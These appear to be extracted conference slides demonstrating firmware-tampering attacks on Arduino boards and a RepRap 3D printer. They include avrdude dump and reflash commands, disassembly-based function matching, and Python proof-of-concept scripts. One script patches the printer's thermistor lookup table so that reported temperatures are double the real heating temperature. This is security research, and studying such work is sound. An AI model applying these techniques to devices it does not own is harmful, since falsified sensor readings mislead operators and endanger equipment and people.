    digitalWrite(led, HIGH);      // turn the LED on (HIGH is the  
    delay(1000);                // wait for a second  
    digitalWrite(led, LOW);     // turn the LED off by making the  
    delay(1000);                // wait for a second  
}
```

# Steps

## 1. Download firmware

- \$ avrdude -p atmega328p -c arduino -P <usb\_serial\_port> -U flash:r:dump.hex:i

## 2. Modify firmware

- Further detailed analysis ....

## 3. Upload firmware

- \$ avrdude -p atmega328p -c arduino -P <usb\_serial\_port> -U flash:w:fixed.hex:i

# Steps: Modify Firmware


- a. Intel Hex -> binary, script wrote by myself
- b. Disassemble: avr-objdump
  - Other solutions: IDA Pro, AVR Studio
- c. Split the assembly code into fragments
- d. Find library function digitalWrite
  - ① Pre-extracted binary signature
  - ② Match signature using code wrote by myself

# Steps: Modify Firmware

---

- e. Find all calls to digitalWrite
- f. Backtrace call parameters
  - LDI R22, 0x01 ; HIGH
- g. Analysis opcode encoding
- h. Generate patch plan
- i. Directly patch Ihex file and fix checksum

# Recognize Library API



```
Vim 361

136
137 void digitalWrite(uint8_t pin, uint8_t val)
138 {
139     uint8_t timer = digitalPinToTimer(pin);
140     uint8_t bit = digitalPinToBitMask(pin);
141     uint8_t port = digitalPinToPort(pin);
142     volatile uint8_t *out;
143
144     if (port == NOT_A_PIN) return;
145
146     // If the pin that support PWM output, we need to turn it off
147     // before doing a digital write.
148     if (timer != NOT_ON_TIMER) turnOffPWM(timer);
149
150     out = portOutputRegister(port);
151
152     uint8_t oldSREG = SREG;
153     cli();
154
155     if (val == LOW) {
156         *out &= ~bit;
157     } else {
158         *out |= bit;
159     }
160
161     SREG = oldSREG;
162 }
```

148,2-9 89%

# Recognize Library API

```

370: 48 2f      mov    r20, r24
372: 50 e0      ldi    r21, 0x00      ; 0
374: ca 01      movw   r24, r20
376: 82 55      subi   r24, 0x52      ; 82
378: 9f 4f      sbci   r25, 0xFF      ; 255
37a: fc 01      movw   r30, r24
37c: 24 91      lpm    r18, Z
37e: ca 01      movw   r24, r20
380: 86 56      subi   r24, 0x66      ; 102
382: 9f 4f      sbci   r25, 0xFF      ; 255
384: fc 01      movw   r30, r24
386: 94 91      lpm    r25, Z
388: 4a 57      subi   r20, 0x7A      ; 122
38a: 5f 4f      sbci   r21, 0xFF      ; 255
38c: fa 01      movw   r30, r20
38e: 34 91      lpm    r19, Z
390: 33 23      and    r19, r19
392: 09 f4      brne   .+2          ; 0x396
394: 40 c0      rjmp   .+128         ; 0x416
396: 22 23      and    r18, r18
398: 51 f1      breq   .+84         ; 0x3ee
39a: 23 30      cpi    r18, 0x03      ; 3
39c: 71 f0      breq   .+28         ; 0x3ba
39e: 24 30      cpi    r18, 0x04      ; 4
3a0: 28 f4      brcc   .+10         ; 0x3ac
3a2: 21 30      cpi    r18, 0x01      ; 1
3a4: a1 f0      breq   .+40         ; 0x3ce
3a6: 22 30      cpi    r18, 0x02      ; 2
3a8: 11 f5      brne   .+68         ; 0x3ee
3aa: 14 c0      rjmp   .+40         ; 0x3d4
3ac: 26 30      cpi    r18, 0x06      ; 6
3ae: b1 f0      breq   .+44         ; 0x3dc
3b0: 27 30      cpi    r18, 0x07      ; 7

```

```

400: f8 94      cli
402: 66 23      and   r22, r22
404: 21 f4      brne .+8          ; 0x40e
406: 8c 91      ld    r24, X
408: 90 95      com   r25
40a: 89 23      and   r24, r25
40c: 02 c0      rjmp .+4          ; 0x412
40e: 8c 91      ld    r24, X
410: 89 2b      or    r24, r25
412: 8c 93      st    X, r24
414: 2f bf      out   0x3f, r18 ; 63
416: 08 95      ret

```

# Recognize Library API

- Like manually extract malware's signature
  - High quality: low false-positive, low false-negative
  - Consider about compiler's version and parameter/environment
- Source code is available! Can make some comparison
- In AVR architecture:
  - Extract address-independent bytecode
  - Design signature description format
  - Write matching engine
- Demo 1 is just an ugly and low quality implementation

# PoC Code



- Python, ~220 LOC

```
Vim 881
168 def BlindBlink(serial):
169     origin_hex = 'dump.hex'
170     origin_bin = 'dump.bin'
171     origin_asm = 'dump.asm'
172     fixed_hex = 'fixed.hex'
173
174     Log('Download firmware from the board to ' + origin_hex)
175     runCmd('avrdude -p atmega328p -c stk500v1 -P ' + serial + ' -U flash:r:' + origin_hex + ':i -F')
176
177     Log('Convert the dump to ' + origin_bin)
178     Hex2Bin(origin_hex, origin_bin)
179
180     Log('Disassemble the binary code to ' + origin_asm)
181     runCmd('avr-objdump -D -b binary -mavr5 ' + origin_bin + ' > ' + origin_asm)
182
183     impl, calls, addrs = FindFunction(origin_asm)
184     Log('Found implementation of digitalWrite at 0x' + impl)
185
186     if len(calls) > 0:
187         Log('Found %d calls to digitalWrite at %s' % (len(calls), repr(calls)))
188     else:
189         ErrorAndExit('didn\'t find any call to digitalWrite')
190
191     if len(addrs) > 0:
192         Log('Found %d calls need to be fixed' % len(addrs))
193     else:
194         ErrorAndExit('didn\'t find any calls need to be fixed')
195     return
196
197     Log('Fix the dump to ' + fixed_hex)
198     FixHex(origin_hex, fixed_hex, addrs)
199
200     Log('Upload fixed firmware to the board')
201     runCmd('avrdude -p atmega328p -c stk500v1 -P ' + serial + ' -U flash:w:' + fixed_hex + ':i -F')
202
203     Log('Done!')
```

171,5

95%



# Demo 2: BlindBlink on Android

# Environment

- Phone: Samsung Galaxy Nexus
- OS: Android 4.3
- Target: Arduino Uno with Blink, again





# demo time

# Principle Analysis

- Android is just an ARM-based PC
- Hardware: USB OTG cable
- Shell: Terminal Emulator
  - <https://play.google.com/store/apps/details?id=jackpal.androidterm>
- Python: python-for-android
  - <http://code.google.com/p/python-for-android/>
- Toolchain: andavr
  - <https://code.google.com/p/andavr/>



# PoC Code



- Python, ~250 LOC
- and Shell, ~40 LOC

```
avrduude: writing output file "dump.hex"
avrduude: safemode: Fuses OK
avrduude done. Thank you.

[+] Convert the dump to dump.bin
'import site' failed; use -v for traceback
[+] Disassemble the binary code to dump.asm

'import site' failed; use -v for traceback
[+] Found implementation of digitalWrite at 0x370

[+] Found 2 calls to digitalWrite at ['106', '11c']
[+] Found 1 calls need to be fixed
[+] Fix the dump to fixed.hex
[+] Upload fixed firmware to the board

avrduude: AVR device initialized and ready to accept instructions

Reading | #####
| 100% 0.00s

avrduude: Device signature = 0x1e950f
avrduude: NOTE: FLASH memory has been specified, an erase cycle will be performed
To disable this feature, specify the -D option.
avrduude: erasing chip
avrduude: reading input file "fixed.hex"
avrduude: writing flash (32768 bytes)

Writing | #
Writing | #
Writing | ##
Writing | ##
```



# Demo 3: HalfTemperature

# Environment

- Printer: RepRap Prusa Mendel
  - Made by YesRap, model P2; assembled by Claud Xiao
- Mainboard: Sanguinololu Rev 1.3a
- Processor: ATmega644p
- Firmware: Sprinter (commit: 3dca6f0)
- OS: Mac OS X 10.8
- Compiler: Arduino IDE 0023
- Controller: Printrun Jul2013
- Thermometer: Tenmars YC-717 (Type-K probe)

# Goals

- To make the temperature feedback by the printer is twice of the real heating temperature
- How to verify this?
  - Use controller Printron to watch feedback temperature
  - Use thermocouple point-thermometer to measure real heating temperature





# demo time

- M104: set extruder temperature
  - M104 P1 S100: set the second extruder's temperature to 100 °C
- M105: get extruder temperature
  - M105
  - Return: ok T:201 B:117
- M109: set extruder temperature and wait until it reach
- M190: set print bed temperature and wait until it reach

# Principle Analysis: Slic3r Generated Gcode



```
15 ; infill extrusion width = 0.70mm
16 ; solid infill extrusion width = 0.70mm
17 ; top infill extrusion width = 0.70mm
18 ; first layer extrusion width = 0.45mm
19
20 G21 ; set units to millimeters
21 M190 S110 ; wait for bed temperature to be reached
22 M104 S230 ; set temperature
23 G28 ; home all axes
24 M109 S230 ; wait for temperature to be reached
25 G90 ; use absolute coordinates
26 M83 ; use relative distances for extrusion
27 G1 F1800.000 E-2.00000
28 G1 Z0.300 F1500.000
29 G1 X64.491 Y61.004
30 G1 F1800.000 E2.00000
31 G1 X64.751 Y60.744 F600.000 E0.00719
32 G1 X65.971 Y59.634 E0.03225
33 G1 X66.461 Y59.234 E0.01237
34 G1 X67.211 Y58.664 E0.01842
```

# Principle Analysis: Sprinter Source Code



The screenshot shows the Sprinter | Arduino 1.0.5 IDE interface. The tab bar at the top has 'Sprinter' selected, followed by Configuration.h, FatStructs.h, Sd2Card.cpp, Sd2Card.h, Sd2PinMap.h, SdFat.h, SdFat, and til.h. The main code editor window displays the following C++ code:

```
return;
//break;
case 109: { // M109 - Wait for extruder heater to reach target.
    if (code_seen('S')) target_raw = temp2analogg(target_temp = code_value());
#define WATCHPERIOD
    if(target_raw>current_raw)
    {
        watchmillis = max(1,millis());
        watch_raw = current_raw;
    }
    else
    {
        watchmillis = 0;
    }
#endif
codenum = millis();

/* See if we are heating up or cooling down */

```

The code is annotated with a blue box highlighting the line `target_raw = temp2analogg(target_temp = code_value());`. The status bar at the bottom left shows "1468" and at the bottom right shows "Arduino Uno on /dev/tty.usbmodem1411".

# Principle Analysis: Sprinter Source Code



- temp2analog()
- analog2temp()
- Convert between analog signal sampling value from sensors and centigrade degree
- Table lookup and calculus of interpolation

The screenshot shows the Arduino IDE interface with the Sprinter library loaded. The code implements a linear interpolation function for converting analog sensor values to centigrade degrees. It includes a table of calibration data and handles overflow cases.

```
#if defined (HEATER_USES_THERMISTOR) || defined (BED_USES_THERMISTOR)
int temp2analog_thermistor(int celsius, const short table[][2], int numtemps)
{
    int raw = 0;
    byte i;


    for (i=1; i<numtemps; i++)
    {
        if (table[i][1] < celsius)
        {
            raw = table[i-1][0] +
                (celsius - table[i-1][1]) *
                (table[i][0] - table[i-1][0]) /
                (table[i][1] - table[i-1][1]);

            break;
        }
    }

    // Overflow: Set to last value in the table
    if (i == numtemps) raw = table[i-1][0];

    return 1023 - raw;
}
#endif
```

# Principle Analysis: Sprinter Source Code



The screenshot shows the Arduino IDE interface with the title bar "Sprinter | Arduino 1.0.5". The tabs at the top include "Sprinter", "Configuration.h", "FatStructs.h", "Sd2Card.cpp", "Sd2Card.h", "Sd2PinMap.h", and "Sd2PinMap.h". The main code editor window displays the following C++ code:

```
#define NUMTEMPS_1 61
const short temptable_1[NUMTEMPS_1][2] = {
{ 23, 300 },
{ 25, 295 },
{ 27, 290 },
{ 28, 285 },
{ 31, 280 },
{ 33, 275 },
{ 35, 270 },
{ 38, 265 },
{ 41, 260 },
{ 44, 255 },
{ 48, 250 },
{ 52, 245 },
{ 56, 240 },
{ 61, 235 },
{ 66, 230 },
{ 71, 225 },
{ 78, 220 },
{ 84, 215 },
{ 92, 210 },
{ 100, 205 },
{ 109, 200 },
{ 120, 195 },
{ 131, 190 }}
```

The status bar at the bottom indicates "Arduino Uno on /dev/tty.usbmodem1411".

# Principle Analysis: How to Modify?



- Modify M109's implementation
  - target\_raw = temp2analogg(target\_temp = code\_value());
  - Divide target\_raw's value with 2
- Problems:
  - Need to modify M104, M105 and M190 accordingly
  - Add or delete code need binary rewriting
  - If or not to extract high quality signature for code of M109
    - False-negative: different versions of compiler, different versions of Sprinter, and different versions of mainboard
    - False-positive: many switch-case code is similar

# Principle Analysis: How to Modify?



- Change temp2analogh ()'s implementation
  - Orginal return 1023 - raw;, change the constant to other value to avoid rewriting
- Problems:
  - The function's code is only has some data operation, and very similar with analog2temp (), how to get high quality signature?
  - temp2analogh () is used by other functions

```
Claud:~/xcon2013/code/Sprinter$ grep 'temp2analogh' *
Sprinter.pde:      if (code_seen('S')) target_raw = temp2analogh(target_temp = code_value());
Sprinter.pde:      if (code_seen('S')) target_raw = temp2analogh(target_temp = code_value());
heater.cpp: int minttemp = temp2analogh(MINTEMP);
heater.cpp: int maxttemp = temp2analogh(MAXTEMP);
heater.h:#define temp2analogh( c ) temp2analog_thermistor(c,temptable,NUMTEMPS)
heater.h:#define temp2analogh( c ) temp2analog_ad595(c)
heater.h:#define temp2analogh( c ) temp2analog_max6675(c)
```

# Principle Analysis: How to Modify?




- Modify the lookup table for analog – temp value transform
  - 2-dim array of constant
  - Change raw values manually
- Problems:
  - Not a general method
  - The table is used by two functions, however ... that's just what we need
- OK, choose it!

```
{ 480 , 115 },  
{ 516 , 110 },  
{ 553 , 105 },  
{ 591 , 100 },  
{ 628 , 95 },  
{ 665 , 90 },  
{ 702 , 85 },  
{ 737 , 80 },  
{ 770 , 75 },  
{ 801 , 70 },  
{ 830 , 65 },  
{ 857 , 60 },  
{ 881 , 55 },  
{ 903 , 50 },  
{ 922 , 45 },  
{ 939 , 40 },  
{ 954 , 35 },  
{ 966 , 30 },  
{ 977 , 25 },  
{ 985 , 20 },  
{ 993 , 15 },  
{ 999 , 10 },  
{ 1004 , 5 },  
{ 1008 , 0 } //safety  
};
```

# Principle Analysis: How to Modify?



- After modification
- M109 S220 will convert to sampling value 516
- This value will lead to real heating temperature 110 °C
- But when M105, the sampling value will be explained as 220 °C
- Perfect!



# Matching



```
const short temptable_1[NUMTEMPS_1][2] = {
```

```
{    23,      300},  
{    25,      295},  
{    27,      290},  
{    28,      285},  
{    31,      280},  
{    33,      275},  
{    35,      270},  
{    38,      265},  
{    41,      260},  
{    44,      255},  
{    48,      250},  
{    52,      245},  
{    56,      240},  
{    61,      235},  
{    66,      230},  
{    71,      225},  
{    78,      220},  
{    84,      215},  
{    92,      210},  
{   100,      205},  
{   109,      200},
```

	dump.bin															
	Edit As: Hex				Run Script				Run Template							
ACE0h:	A0	41	CD	CC	CC	3E	A0	0F	00	00	A0	0F	00	00	32	00
ACF0h:	00	00	D0	07	00	00	64	00	01	DC	05	FF	01	01	17	00
AD00h:	2C	01	19	00	27	01	1B	00	22	01	1C	00	1D	01	1F	00
AD10h:	18	01	21	00	13	01	23	00	0E	01	26	00	09	01	29	00
AD20h:	04	01	2C	00	FF	00	30	00	FA	00	34	00	F5	00	38	00
AD30h:	F0	00	3D	00	EB	00	42	00	E6	00	47	00	E1	00	4E	00
AD40h:	DC	00	54	00	D7	00	5C	00	D2	00	64	00	CD	00	6D	00
AD50h:	C8	00	78	00	C3	00	83	00	BE	00	8F	00	B9	00	9C	00
AD60h:	B4	00	AB	00	AF	00	BB	00	AA	00	CD	00	A5	00	E0	00
AD70h:	A0	00	F5	00	9B	00	0C	01	96	00	25	01	91	00	40	01
AD80h:	8C	00	5C	01	87	00	7B	01	82	00	9B	01	7D	00	BD	01
AD90h:	78	00	E0	01	73	00	04	02	6E	00	29	02	69	00	4F	02
ADA0h:	64	00	74	02	5F	00	99	02	5A	00	BE	02	55	00	E1	02
ADB0h:	50	00	02	03	4B	00	21	03	46	00	3E	03	41	00	59	03
ADC0h:	3C	00	71	03	37	00	87	03	32	00	9A	03	2D	00	AB	03
ADD0h:	28	00	BA	03	23	00	C6	03	1E	00	D1	03	19	00	D9	03
ADE0h:	14	00	E1	03	0F	00	E7	03	0A	00	EC	03	05	00	F0	03
ADF0h:	00	00	00	00	00	00	87	1A	7C	1A	99	4E	00	00	01	00
AE00h:	0F	00	15	00	0E	00	12	00	FE	FF	16	00	17	00	0E	00
AE10h:	13	00	FF	FF	03	00	02	00	1A	00	14	00	FF	FF	01	00

# PoC Code





- Python, ~210 LOC

```
Vim 961 Vim  
159 def HalfTemperature(serial):  
160     origin_hex = 'dump.hex'  
161     origin_bin = 'dump.bin'  
162     fixed_bin = 'fixed.bin'  
163     fixed_hex = 'fixed.hex'  
164  
165     Log('Press the RESET button in your Sanguinololu board and hold on ...')  
166     time.sleep(15)  
167     Log('Relax it now!')  
168     time.sleep(1)  
169  
170     Log('Download firmware from the board to ' + origin_hex)  
171     runCmd('avrdude -p atmega644p -c stk500v1 -b 38400 -P ' + serial + ' -U flash:r:'  
+ origin_hex + ':i -F')  
172  
173     Log('Convert the dump to ' + origin_bin)  
174     Hex2Bin(origin_hex, origin_bin)  
175  
176     Log('Find the thermistor table in the binary code')  
177     addrs = FindTable(origin_bin)  
178     if len(addrs) > 0:  
179         Log('Found the table at %s' % repr(addrs))  
180     else:  
181         ErrorAndExit('Couldn\'t find any thermistor table')  
182  
183     Log('Fix the binary code to ' + fixed_bin)  
184     FixBin(origin_bin, fixed_bin, addrs)  
185  
186     Log('Convert the binary code to' + fixed_hex)  
187     Bin2Hex(fixed_bin, fixed_hex)  
188  
189     Log('Press the RESET button in your Sanguinololu board and hold on ...')  
190     time.sleep(15)  
191     Log('Relax it now!')  
192     time.sleep(1)  
193  
194     Log('Upload fixed firmware to the board')  
